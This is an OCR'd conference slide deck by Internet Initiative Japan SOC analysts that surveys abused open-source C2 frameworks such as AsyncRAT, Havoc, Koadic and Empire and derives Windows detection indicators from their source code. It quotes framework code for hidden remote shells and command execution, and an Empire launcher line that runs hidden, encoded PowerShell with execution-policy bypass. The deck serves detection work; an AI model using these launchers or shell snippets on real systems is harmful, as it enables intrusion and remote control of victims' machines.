
IIJ Internet Initiative Japan

Threat Intelligence of Abused Public Post-Exploitation Frameworks

Internet Initiative Japan Inc.
Masafumi Takeda
Tomoya Furukawa

Who are we



- Masafumi Takeda
  - SOC member since 2018
  - Experience in building and operating SOC infrastructure and EDR evaluation

- Tomoya Furukawa
  - SOC member since 2017
  - Experience in SIEM management

Our Motivation


wizSafe

- Authors of Post-Exploitation Frameworks have made their source code publicly available
  - Attackers can use them without any financial cost
- Some Post-Exploitation Frameworks that the attackers used are not listed in MITRE ATT&CK database
- Indicators of some Post-Exploitation Frameworks listed in MITRE ATT&CK database have not been analyzed

Our Motivation

wizSafe

- Authors of Post-Exploitation Frameworks have made their source code publicly available
  - Attackers can use them without any financial cost
- Some Post-Exploitation Frameworks that the attackers used are not listed in MITRE ATT&CK database
- Indicators of some Post-Exploitation Frameworks listed in MITRE ATT&CK database have not been analyzed



1. **Investigating frameworks that are not listed in MITRE ATT&CK database**
2. **Analyzing indicators related to MITRE ATT&CK techniques**

MITRE ATT&CK Tactics

wizSafe

Tactics	Description
Execution	**The adversary is trying to run malicious code**
Persistence	**The adversary is trying to maintain their foothold**
Privilege Escalation	The adversary is trying to gain higher-level permissions
Defense Evasion	The adversary is trying to avoid being detected
Credential Access	The adversary is trying to steal account names and passwords
Discovery	The adversary is trying to figure out your environment
Lateral Movement	The adversary is trying to move through your environment
Collection	The adversary is trying to gather data of interest to their goal
Command and Control	The adversary is trying to communicate with compromised systems to control them
Exfiltration	The adversary is trying to steal data
Impact	The adversary is trying to manipulate, interrupt, or destroy your systems and data

https://attack.mitre.org/tactics/enterprise/

Presentation contents

wizSafe

- Introduction of techniques that many Post-Exploitation Frameworks have in common
  - In this presentation, we will introduce some "Execution" and "Persistence" techniques
- Indicators based on their source code
  - They might be recorded in Windows event logs

wizSafe

Surveying Post-Exploitation Tools

C2Matrix


- Lists C&C tools
- Listed 139 tools as of December 2023
  - Commercial and deleted tools are also listed

	A	B	C	D	E	F	G	H	I	J
1		C2 Info					C2 Matrix Info			
2	Name	License	Price	GitHub	Site	Twitter	Evaluator	Date	Version	Implementation
3	AirStrike	NA	NA	https://github.com/smokeme/airstrike		@q8fawazo	Contribute	10/2/2022		
4	Alan	Created Commons	NA	https://github.com/enkomio/AlanFramework		@s4tan	@s4tan	9/10/2021	4	binary
5	Alchimist	NA	NA		https://blog.talosintelligence.com/2022/10/alchimist-o		@TalosSecurity	10/13/2022		
6	Ares	NA	NA	https://github.com/sweetsoftware/Ares			@nas_bench	5/27/2021	N/A	Python
7	AsyncRAT-C#	MIT	NA	https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp			Contribute			
8	AtlasC2	MIT	NA	https://github.c	https://grimmie.net/atlasc2-cat	@gr1mmie	@Adam_Mashinch	3/20/2022		C#
9	BabyShark	NA	NA	https://github.com/UnkL4b/BabyShark		@UnkL4b	@nas_bench	6/8/2021	Beta 1.0	
10	Badrats	GNU GPL3	NA	https://gitlab.com/KevinJClark/badrats		@GuhnooPlusLinux	Contribute			
11	BlackMamba	MIT	NA	https://github.com/loseys/BlackMamba			Contribute			
12	Brute Ratel	Commercial	$2,500		https://bruteratel.com/	@NinjaParanoid	@NinjaParanoid	3/19/2021	0.3	binary
13	Bunraku	Apache 2	NA	https://github.com/theshadowboxers/bunraku			Contribute			
14	C3	BSD3	NA	https://github.c	https://labs.f-secure.com/tools,	@FSecureLabs	@ajpc500	6/30/2021	1.3	
15	CALDERA	Apache 2	NA	https://github.com/mitre/caldera			@jorgeorchilles	10/6/2019	2	pip3
16	Callidus	GNU GPL3	NA	https://github.com/3xpl01tc0d3r/Callidus		@chiragsavla94	@chiragsavla94	5/8/2020		
17	CHAOS	BSD3	NA	https://github.com/tiagorlampert/CHAOS		@tiagorlampert	@leekirkpatrick4	5/14/2020	3	Go
18	CloakNDaggerC2	GNU GPL2	NA	https://github.com/matt-culbert/CloakNDaggerC2			Contribute			

https://docs.google.com/spreadsheets/d/1b4mUxa6cDQuTV2BPC6aA-GR4zGZi0ooPYtBe4IgPsSc/edit#gid=0


Analyzing tools listed in C2Matrix

- 22% of the tools (31 tools) has been abused



Analyzing tools listed in C2Matrix

- 22% of the tools (31 tools) has been abused
- 87% of the abused tools (27 tools) are published on GitHub



Selecting analysis targets

1. Source code is publicly available
2. Abuse cases has been reported
3. At least five of the “Tactics” in MITRE ATT&CK apply to the target
   - To exclude tools with limited functionality from the analysis

Selecting analysis targets

1. Source code is publicly available
2. Abuse cases has been reported
3. At least five of the “Tactics” in MITRE ATT&CK apply to the target
   - To exclude tools with limited functionality from the analysis

Target Frameworks

- AsyncRAT
- Covenant
- DcRat
- Empire
- Havoc
- Koadic
- Merlin
- PoshC2
- Quasar
- Sliver

Introducing Target Frameworks

Version information

Framework	Evaluated Version (Release Date)
AsyncRAT	v0.5.8 (10/17/2023)
Covenant	v0.6 (08/18/2020)
DcRat	v1.0.7 (05/06/2021)
Empire	v5.7.3 (10/17/2023)
Havoc	No release version (08/25/2023)
Koadic	No release version (01/03/2022)
Merlin	v2.0 (11/06/2023)
PoshC2	v8.1 (08/01/2022)
Quasar	v1.4.1 (05/13/2023)
Sliver	v1.5.41 (07/12/2023)

AsyncRAT

- Written in C#, published in 2019
- Latest version is v0.5.8（published on 10/17/2023）
- Listed in the MITRE ATT&CK database
  - https://attack.mitre.org/software/S1087/
- Features
  - Based on Quasar
  - Added defense evasion features such as Process Injection or disabling AV
- Example threat report
  - OneNote Documents Increasingly Used to Deliver Malware, https://www.proofpoint.com/us/blog/threat-insight/onenote-documents-increasingly-used-to-deliver-malware

Covenant

wizSafe

- Written C#, published in 2019
- Latest version is v0.6（published on 08/18/2020）
  - Development is stopped since 04/22/2021
- Not listed in the MITRE ATT&CK database
- Features
  - Contains many launcher types
  - SharpSploit is utilized in many features
- Example threat report
  - Operation RestyLink: APT campaign targeting Japanese companies, https://jp.security.ntt/tech_blog/102hojk

DcRat (not Dark Crystal Rat)

- Written in C#, published in 2021
- Latest version is v1.0.7 (published on 05/06/2021)
  - This repository is archived because it was abused
- Not listed in the MITRE ATT&CK database
- Features
  - Based on AsyncRAT
  - Added some features such as ransom
- Example threat report
  - OnlyDcRatFans: Malware Distributed Using Explicit Lures of OnlyFans Pages and Other Adult Content, https://www.esentire.com/blog/onlydcratfans-malware-distributed-using-explicit-lures-of-onlyfans-pages-and-other-adult-content

Empire (a.k.a PowerShell Empire)

- Written as PowerShell scripts, published in 2019
  - BC Security develops Empire since 2020 (v3.0)
- Latest version is v5.8.4 (published on 12/22/2023)
- Listed in MITRE ATT&CK database
  - https://attack.mitre.org/software/S0363/
- Features
  - A launcher needs to start an agent
    - Launcher is available in five file types
  - May expand its functionality with modules
  - Built-in Covenant
- Example threat report
  - OnlyDcRatFans: Malware Distributed Using Explicit Lures of OnlyFans Pages and Other Adult Content, https://www.esentire.com/blog/onlydcratfans-malware-distributed-using-explicit-lures-of-onlyfans-pages-and-other-adult-content

Havoc

- Written in C, published in 2022
- Not version controlled
  - Main branch is updated in 2023
- Not listed in the MITRE ATT&CK database
- Features
  - Execution with BOF (Beacon Object File)
  - Thorough detection evasion
  - May expand functionality with modules
- Example threat report
  - Malware Disguised as Document from Ukraine's Energoatom Delivers Havoc Demon Backdoor, https://www.fortinet.com/blog/threat-research/malware-disguised-as-document-ukraine-energoatom-delivers-havoc-demon-backdoor

Koadic

- Written in Python, published in 2017
  - Agent is written in JScript/VBScript
- The latest version was published in 2021
  - Its development is still active
- Listed in the MITRE ATT&CK database
  - https://attack.mitre.org/software/S0250/
- Features
  - Most operations are executed using Windows Script Host
  - This framework can use SSL and TLS for secure communications
- Example threat report
  - The Cyber Attack "kiya" Targets the Construction Industry, https://jp.security.ntt/tech_blog/102g0dt

Merlin

- Written in Go, published in 2017
- Development is still active in 2023
  - Latest version is v2.1.1（published on 01/05/2024）
- Not listed in the MITRE ATT&CK database
- Features
  - Cross-platform
  - May expand functionality by using external attack tools as modules
- Example threat report
  - MerlinAgent: новий open-source інструмент для здійснення кібератак у відношенні державних організацій України (CERT-UA#6995, CERT-UA#7183), https://cert.gov.ua/article/5391805

PoshC2

wizSafe

- Written in Python, published in 2016
- Latest version is v8.1 (published on 08/01/2022)
- Listed in MITRE ATT&CK database
  - https://attack.mitre.org/software/S0378/
- Features
  - Multiple agent formats
    - C++ DLL, Shellcode, DotNet2JS, Executable, Msbuild, CSC, macOS JXA Dropper, Python2 Dropper
    - Cross-platform
- Example threat report
  - オープンソースのツール「PoshC2」を悪用した新たな標的型攻撃を確認 (Japanese), https://www.lac.co.jp/lacwatch/people/20190213_001770.html

Quasar (a.k.a Quasar RAT)

- Written in C#, published in 2015
  - xRAT, its predecessor, was published in 2014
- Latest version is v1.4.1 (published on 05/13/2023)
- Listed in MITRE ATT&CK database
  - https://attack.mitre.org/software/S0262/
- Features
  - Operation by GUI
  - General RAT functions
- Example threat report
  - OneNote Documents Increasingly Used to Deliver Malware, https://www.proofpoint.com/us/blog/threat-insight/onenote-documents-increasingly-used-to-deliver-malware

Sliver

- Written in Go, published in 2019
- Latest version is v1.5.41（published on 07/12/2023）
- Listed in the MITRE ATT&CK database
  - https://attack.mitre.org/software/S0633/
- Features
  - Cross-platform
  - Can use mTLS and DNS as a C&C protocol
  - May expand functionality with Armory modules
- Example threat report
  - Sliver C2 Being Distributed Through Korean Program Development Company, https://asec.ahnlab.com/en/55652/

Tactics matrix

wizSafe

	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Quasar	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓
Empire	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Merlin	✓	✓	✓	✓	✓	✓	✓		✓	✓	
AsyncRAT	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓
Sliver	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Covenant	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
PoshC2	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
DcRat	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓
Koadic	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Havoc	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	

We unchecked Lateral Movement of AsyncRAT, DcRat, and Quasar

wizSafe

	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Quasar	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓
Empire	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Merlin	✓	✓	✓	✓	✓	✓	✓		✓	✓	
AsyncRAT	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓
Sliver	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Covenant	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
PoshC2	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
DcRat	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓
Koadic	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Havoc	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	

Why we considered that these frameworks don’t have “Lateral Movement” capability

wizSafe

- Quasar, AsyncRAT and DcRat have a remote desktop capability
  - This capability is classified as "Lateral Movement" on MITRE ATT&CK database
- But their remote desktop capabilities are used against the compromised device
- We classified their remote desktop capabilities as "Remote Access Software", which is one of "Command and Control" techniques

Threat Intelligence
~ Execution ~

Execution matrix 1

wizSafe

Technique	Count	Frameworks
Windows Command Shell	10/10	• AsyncRAT • Covenant • DcRat • Empire • Koadic • Havoc • Merlin • PoshC2 • Quasar • Sliver
PowerShell	9/10	• AsyncRAT • Covenant • DcRat • Empire • Havoc • Merlin • PoshC2 • Quasar • Sliver

Execution matrix 2

wizSafe

Technique	Count	Frameworks
Native API	4/10	• Empire • Havoc • Merlin • Sliver
Command Interpreter	1/10	• Empire
WMI	1/10	• Koadic

Focus on Windows Command Shell

wizSafe

Technique	Count	Frameworks
Windows Command Shell	10/10	• AsyncRAT • Covenant • DcRat • Empire • Koadic • Havoc • Merlin • PoshC2 • Quasar • Sliver
PowerShell	9/10	• AsyncRAT • Covenant • DcRat • Empire • Havoc • Merlin • PoshC2 • Quasar • Sliver

Windows Command Shell features

wizSafe

- Usage
  - Remote shell
    - AsyncRAT, DcRat, Quasar, Sliver
  - Command execution
    - Koadic, Havoc, Merlin, Covenant
  - Launcher execution
    - Empire, PoshC2
- Indicators
  - Parent process
  - Command line

Remote shell indicator matrix

wizSafe

Framework	Parent Process	Command Line
AsyncRAT	<AsyncRAT process>	"cmd"
DcRat	<DcRat process>	"cmd"
Quasar	<Quasar process>	"cmd" /K chcp <Code page>
Sliver	<Sliver process>	C:¥Windows¥System32¥cmd.exe

Execution of cmd.exe in interactive mode

wizSafe

Framework	Parent Process	Command Line
AsyncRAT	<AsyncRAT process>	"cmd"
DcRat	<DcRat process>	"cmd"
Quasar	<Quasar process>	"cmd" /K chcp <Code page>
Sliver	<Sliver process>	C:¥Windows¥System32¥cmd.exe

Command line is "cmd"

wizSafe

Framework	Parent Process	Command Line
AsyncRAT	<AsyncRAT process>	"cmd"
DcRat	<DcRat process>	"cmd"
Quasar	<Quasar process>	"cmd" /K chcp <Code page>
Sliver	<Sliver process>	C:¥Windows¥System32¥cmd.exe

Remote shell source code


AsyncRAT DcRat wizSafe

```
public static void StarShell()
{
    ProcessShell = new Process()
    {
        StartInfo = new ProcessStartInfo("cmd")
        {
            UseShellExecute = false,
            CreateNoWindow = true,
            RedirectStandardOutput = true,
            RedirectStandardInput = true,
            RedirectStandardError = true,
            WorkingDirectory =
            Path.GetPathRoot(Environment.GetFolderPath(Environment.SpecialFolder.System))
        }
    };
```

https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp/blob/master/AsyncRAT-C%23/Plugin/Miscellaneous/Miscellaneous/Handler/HandleShell.cs#L26-L39

Indicators

AsyncRAT DcRat wizSafe



Item	Value
Parent Process	<AsyncRAT or DcRat process>
Command Line	"cmd"

Command execution with cmd.exe indicator matrix

wizSafe

Framework	Parent Process	Command Line
Havoc	<Havoc process>	/c <command>
Koadic	rundll32.exe	C:¥Windows¥system32¥cmd.exe /q /c chcp <code page> & <command>1> %LocalAppData% ¥Temp¥<uuid>.txt 2>&1"
	regsvr32.exe	
	wmic.exe	
Merlin	<Merlin process>	(default) C:¥Windows¥system32¥cmd.exe /c <command line>

Havoc command line does not contain cmd.exe path

wizSafe

Framework	Parent Process	Command Line
Havoc	<Havoc process>	/c <command>
Koadic	rundll32.exe	C:¥Windows¥system32¥cmd.exe /q /c chcp <code page> & <command>1> %LocalAppData% ¥Temp¥<uuid>.txt 2>&1"
	regsvr32.exe	
	wmic.exe	
Merlin	<Merlin process>	(default) C:¥Windows¥system32¥cmd.exe /c <command line>

“shell” command source code

Havoc wizSafe

```
else if ( InputCommands[ 0 ].compare( "shell" ) == 0 ) {
    if ( InputCommands.length() > 1 ) {
        auto Program = QString("c:¥¥windows¥¥system32¥¥cmd.exe");
        auto Args = QString( "/c " + JoinAtIndex( InputCommands, 1 ) ).toUtf8().toBase64();
        // InputCommands[ 1 ].;

        TaskID = CONSOLE_INFO( "Tasked demon to execute a shell command" );
        CommandInputList[ TaskID ] = commandline;

        SEND( Execute.ProcModule( TaskID, 4, "0;FALSE;TRUE;" + Program + ";" +
        Args ) )
    }
}
```

Arguments only

https://github.com/HavocFramework/Havoc/blob/main/client/src/Havoc/Demon/ConsoleInput.cc#L876-L883

Execution process source code

Havoc wizSafe

```
case DEMON_COMMAND_PROC_CREATE:  PUTS( "Proc::Create" ) {
    <…snip…>
        Success = ProcessCreate( TRUE, Process, ProcessArgs, ProcessState, &ProcessInfo,
ProcessPiped, NULL );
```

https://github.com/HavocFramework/Havoc/blob/main/payloads/Demon/src/core/Command.c#L423-L448


```
BOOL ProcessCreate(IN  BOOL x86, IN  LPWSTR App, IN  LPWSTR CmdLine,
    IN  DWORD Flags, OUT PROCESS_INFORMATION* ProcessInfo,
    IN  BOOL  Piped,  IN  PANONPIPE DataAnonPipes
) {
    <…snip…>
if ( ! Instance.Win32.CreateProcessWithTokenW(PrimaryToken,
    LOGON_NETCREDENTIALS_ONLY,  App,  CmdLine,
    <…snip…>
)
```

Arguments only

https://github.com/HavocFramework/Havoc/blob/main/payloads/Demon/src/core/Win32.c#L579-L683

Indicators

Havoc wizSafe



Item	Value
Process Name	cmd.exe
Command Line	/c <any command line>

“proc create” command source code

Havoc wizSafe

```
Args = "¥"" + Program + "¥"";
for (int i = Index; i < InputCommands.
{
    Args += " " + InputCommands[ i ];
}
<...snip...>
SEND( Execute.ProcModule( TaskID, 4, Flags + ";" + Verbose + ";" + Piped + ";" +
Program + ";" + Args ) )
```

Unlike "shell" command, the process path is added to 'Args' in "proc create" command, which makes the command line to be natural in this command

https://github.com/HavocFramework/Havoc/blob/main/client/Source/Havoc/Demon/ConsoleInput.cpp#L876-L895

Koadic Indicators are very interesting!

wizSafe

Framework	Parent Process	Command Line
Havoc	<Havoc process>	/c <command>
Koadic	rundll32.exe	C:¥Windows¥system32¥cmd.exe /q /c chcp <code page> & <command>1> %LocalAppData% ¥Temp¥<uuid>.txt 2>&1"
	regsvr32.exe	
	wmic.exe	
Merlin	<Merlin process>	(default) C:¥Windows¥system32¥cmd.exe /c <command line>

Stager module targeting user execution

Koadic

wizSafe

- Koadic has 6 types of stagers
  - Stagers download a Koadic agent from a C&C server and execute it
- The agent's process is one of rundll32.exe, regsvr32.exe or wmic.exe

Stager	Agent Process
stager/js/mshta	rundll32.exe
stager/js/rundll32_js	
stager/js/disk	
stager/js/bitsadmin	
stager/js/regsvr	regsvr32.exe
stager/js/wmic	wmic.exe

shell_exec source code

Koadic

wizSafe

```
Koadic.shell.exec  = function(cmd, stdOutPath)
{
    cmd = "chcp " + Koadic.user.shellchcp()  + " & " + cmd;
    var c = "%comspec% /q /c " + cmd + " 1> " +
Koadic.file.getPath(stdOutPath);
    c += " 2>&1";
    Koadic.WS.Run(c,  0, true);
```

Executes commands in the shell specified in %COMSPEC%

https://github.com/offsecginger/koadic/blob/main/data/stager/js/stdlib.js#L952-L957


```
try
{
    var readout = ~OUTPUT~;
    if (readout)
    {
        var output = Koadic.shell.exec("~FCMD~",
"~FDIRECTORY~¥¥"+Koadic.uuid()+".txt");
    }
```

https://github.com/offsecginger/koadic/blob/main/data/implant/manage/exec_cmd.js#L1-L7

Indicators

Koadic

wizSafe



Item	Value
Parent Process	• rundll32.exe • regsvr32.exe • wmic.exe
Command Line	C:¥Windows¥system32¥cmd.exe /q /c chcp <user code> & <command>1> %LocalAppData%¥Temp¥<uuid>.txt 2>&1"

Merlin executes the shell set in %COMSPEC%

wizSafe

Framework	Parent Process	Command Line
Havoc	<Havoc process>	/c <command>
Koadic	rundll32.exe	C:¥Windows¥system32¥cmd.exe /q /c chcp <code page> & <command>1> %LocalAppData% ¥Temp¥<uuid>.txt 2>&1"
	regsvr32.exe	
	wmic.exe	
Merlin	<Merlin process>	(default) C:¥Windows¥system32¥cmd.exe /c <command line>

Agent execution with cmd.exe indicator matrix

wizSafe

Framework	Parent Process	Command Line
Empire	(default) cmd.exe	(default) powershell.exe -nop -ep bypass -w 1 -enc <base64encoded script>
PoshC2		powershell -exec bypass -Noninteractive -windowstyle hidden -e <base64 encoded script>

Empire and PoshC2 launcher are BAT files

wizSafe

Framework	Parent Process	Command Line
Empire	(default) cmd.exe	(default) powershell.exe -nop -ep bypass -w 1 -enc <base64encoded script>
PoshC2		powershell -exec bypass -Noninteractive -windowstyle hidden -e <base64 encoded script>

launcher_bat source code

Empire wizSafe

```
launcher_ps = (
    self.mainMenu.obfuscationv2.obfuscate(
        launcher_ps, obfuscate_command
    )
    if obfuscate
        else launcher_ps
)
launcher_ps = enc_powershell(launcher_ps).decode("UTF-8")
launcher = f"powershell.exe -nop -ep bypass -w 1 -enc {launcher_ps}"
```

https://github.com/BC-SECURITY/Empire/blob/main/empire/server/stagers/windows/launcher_bat.py#L120-L128

Launcher BAT file

Empire wizSafe

```
@echo off
start /B powershell.exe -nop -ep bypass -w 1 -enc
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAIgBIAHQALgBXAGUAYgBDAGwAaQBIAG4AdAApAC4
